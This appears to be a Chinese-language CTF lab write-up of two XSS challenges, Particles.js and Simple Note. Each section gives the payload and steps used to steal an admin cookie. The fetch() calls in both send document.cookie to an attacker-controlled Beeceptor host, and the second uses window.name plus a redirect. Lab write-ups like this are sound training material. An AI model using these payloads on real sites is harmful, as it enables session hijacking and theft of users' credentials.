

[Lab]Particles.js

這題先開 Burpsuite 之後，看到有可以切換主題的地方，然後看到 reponse script 的地方可以嘗試修改。

發現是一個可以切換主題的 Web，嘗試切換主題後去看封包內容，可以看到 Response 的封包是有 JS 可以給我們做手腳的

```
<script>
  url.value = location;
  config.value = 'default';
  fetch('/default.json').then(r => r.json()).then(json => {
    particlesJS("particles-js", json)
  })
</script>
```

嘗試照著將送出的封包修改，將 config value 用 '1;fetch("預先建立 Beeceptor 的 URL"+document.cookie);console.log({x:/\';fetch('/1;，發現 JS 是可以被修改的，把修改過的 JS 丟到題目的 URL 上，再送一次。

在 Beeceptor 建立一個暫時的網頁伺服器，接收剛剛送出的訊息就可以在 Beeceptor 上接收到 Admin 的 Cookie

```
GET /?FLAG=FLAG{S1mP13_X5s}
```

[Lab]Simple Note


這題跟上題一樣，其目的在於獲取 Admin 的 Cookie
但做法不太一樣

解題步驟如下：

1. 在 Title 上輸入 123用來觸發 JS，並將其提交，但發現它會有長度限制

The screenshot shows a web application with a title input field containing the text "123". Below the input field is a blue "Report" button. A modal dialog box is open, showing the text "note.c112001ad2.org 顯示" and "1". There is a blue button labeled "確定" (Confirm) in the dialog box.

2. 利用 Beeceptor 來接收回應，並設定 Mocking Rule，其目的是為了能夠接收到 Admin 的 Cookie



The screenshot shows the 'Mocking Rules' configuration window in Beeceptor. It is divided into two main sections: 'When following condition is matched (for request)' and 'Do the following (for response)'. In the first section, the 'Method' is set to 'GET' and the 'Request condition' is 'Request path exactly matches' with the path '/' entered. The second section contains three fields: 'Response delayed by' set to '0.00' seconds, 'Return HTTP status as' set to '200', and two text areas for 'Response headers' and 'Response body'. The headers area contains a JSON object with 'Content-Type': 'text/html'. The body area contains a JavaScript script that fetches a cookie from a specific URL and sets the window location to a target URL.

When following condition is matched (for request)	
Method	Request condition
GET	Request path exactly matches
/	

Do the following (for response)	
Response delayed by	Return HTTP status as
0.00 sec	200
Response headers	Response body
<pre>{ "Content-Type": "text/html" }</pre>	<pre><script> window.name="fetch('https://ginoah.free.beeceptor.com?c='+123)" location = "http://edu-ctf.zo0lab.org:10204/note/d42c4784b412892e1e96baea" </script></pre>

3. 再用 Burpsuite 開啟 Beeceptor 伺服器，可以透過 Burpsuite 看到 report 的封包內容，將封包的 URL 修改成 Beeceptor 伺服器。
4. 再去 Beeceptor 看就可以看到 Admin 的 Cookie 了

```
GET /?FLAG=FLAG{St0r3_y0Ur_p4y104d_s0mW3re}
```